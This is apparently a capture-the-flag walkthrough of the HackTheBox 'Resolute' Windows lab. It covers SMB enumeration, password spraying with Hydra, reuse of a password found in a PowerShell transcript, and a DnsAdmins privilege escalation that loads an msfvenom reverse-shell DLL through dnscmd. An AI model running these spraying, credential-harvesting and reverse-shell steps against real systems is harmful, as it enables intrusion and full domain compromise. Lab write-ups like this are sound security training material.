
Resolute
Recon
As usual, we start with a port scan on the machine. The TCP port scan revealed that the following ports are open: 
User flag
Enumeration
Enum4linux was run in order to get some information about the machine with a null session.
» enum4linux -a -w megabank 10.10.10.169Enumeration was possible and it highlights few comments associated to each user entry. 
The user marko has the password Welcome123!. Unfortunately, the password did not seem to be valid anymore.
Password Spraying
A password spraying attack can be conducted on the other users in order to find if another user is using this password. Hydra was used on the SMB service.
» hydra -L user_list.txt -p 'Welcome123!' smb://10.10.10.169 -I -t 64The password was found to be valid for the user melanie. 
It is now possible to log into the box with the user melanie and the password Welcome123!.
Enumeration in Melanie's context
An enumeration of the available shares by the user melanie was done. However, nothing interesting was found.
» smbclient -W MEGABANK -U melanie -L //10.10.10.169
Unable to initialise messaging context
Enter MEGABANK\melanie's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.169 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
Connection to the host

Nmap scan shows that the port TCP/47001 was open. This port is related to the Winrm service, which is used to administer Windows servers with Powershell like the couple Bash/SSH for Linux. In order to connect to the machine with the user Melanie through WinRM, two ways exist and depend mainly on the OS you are using.
Windows - Powershell
Powershell and Powershell ISE can be used to create a remote WinRM connection to a host. Both need to be run as the Administrator account on the box.
Linux - Evil-Winrm
The tool Evil-WinRM was used: https://github.com/Hackplayers/evil-winrm
It is possible to use melanie credentials and retrieve the user flag.

The user flag can be retrieved.
Ryan User
No privilege escalation path was found from melanie account on the host. But a search for hidden files was conducted and a PSTranscript folder was found. It contains a file inside one of its subfolders.
Evil-WinRM* PS C:\PSTranscripts> dir -h -r


    Directory: C:\PSTranscripts


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d--h--        12/3/2019   6:45 AM                20191203


    Directory: C:\PSTranscripts\20191203


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-arh--        12/3/2019   6:45 AM           3732 Powershell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt                                                                                                                    .
The content of the file is the following:
» cat Powershell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt
**********************
Windows Powershell transcript start
Start time: 20191203063201
Username: MEGABANK\ryan
RunAs User: MEGABANK\ryan
Machine: RESOLUTE (Microsoft Windows NT 10.0.14393.0)
Host Application: C:\Windows\system32\wsmprovhost.exe -Embedding
Process ID: 2800
PSVersion: 5.1.14393.2273
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14393.2273
BuildVersion: 10.0.14393.2273
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
[...]
**********************
Command start time: 20191203063515
**********************
PS>CommandInvocation(Out-String): "Out-String"
>> ParameterBinding(Out-String): name="InputObject"; value="The syntax of this command is:"
cmd : The syntax of this command is:
At line:1 char:1
+ cmd /c net use X: \\fs01\backups ryan Serv3r4Admin4cc123!
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (The syntax of this command is::String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
cmd : The syntax of this command is:
At line:1 char:1
+ cmd /c net use X: \\fs01\backups ryan Serv3r4Admin4cc123!
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (The syntax of this command is::String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
**********************
Windows Powershell transcript start
Start time: 20191203063515
Username: MEGABANK\ryan
RunAs User: MEGABANK\ryan
Machine: RESOLUTE (Microsoft Windows NT 10.0.14393.0)
Host Application: C:\Windows\system32\wsmprovhost.exe -Embedding
Process ID: 2800
PSVersion: 5.1.14393.2273
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14393.2273
BuildVersion: 10.0.14393.2273
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
The user Ryan ran a command with his password which was logged. Ryan's password's is Serv3r4Admin4cc123!.
After connecting to the machine like it was done with the user melanie, a note.txt file was found on ryan's desktop
*Evil-WinRM* PS C:\Users\ryan\Desktop> cat note.txt
Email to team:

- due to change freezes, any system changes (apart from those to the administrator account) will be automatically reverted within 1 minute
Administrator
Ryan is a member of the group DNSAdmin. This group can execute the code of an arbitrary DLL on the system. The code will then be executed with SYSTEM right. To do so, the following command needs to be executed on the host:
dnscmd.exe /config /serverlevelplugindll \\path\to\dllThe malicious DLL was served by a SMB server. To do so, the Impacket suite code was used.
» /opt/impacket/examples/smbserver.py "Share" /tmp
Impacket v0.9.22.dev1+20200607.100119.b5c61678 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
A custom DLL can be crafted with a couple of tools like msfvenom.
» msfvenom -p windows/shell/reverse_tcp LHOST=10.10.15.95 LPORT=443 -f dll -o custom.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of dll file: 5120 bytes
Saved as: custom.dll
The following command can be executed with ryan rights and the root flag can be retrieved.
» dnscmd.exe /config /serverlevelplugindll \\10.10.15.95\Share\custom.dllReferences about this can be found from these links: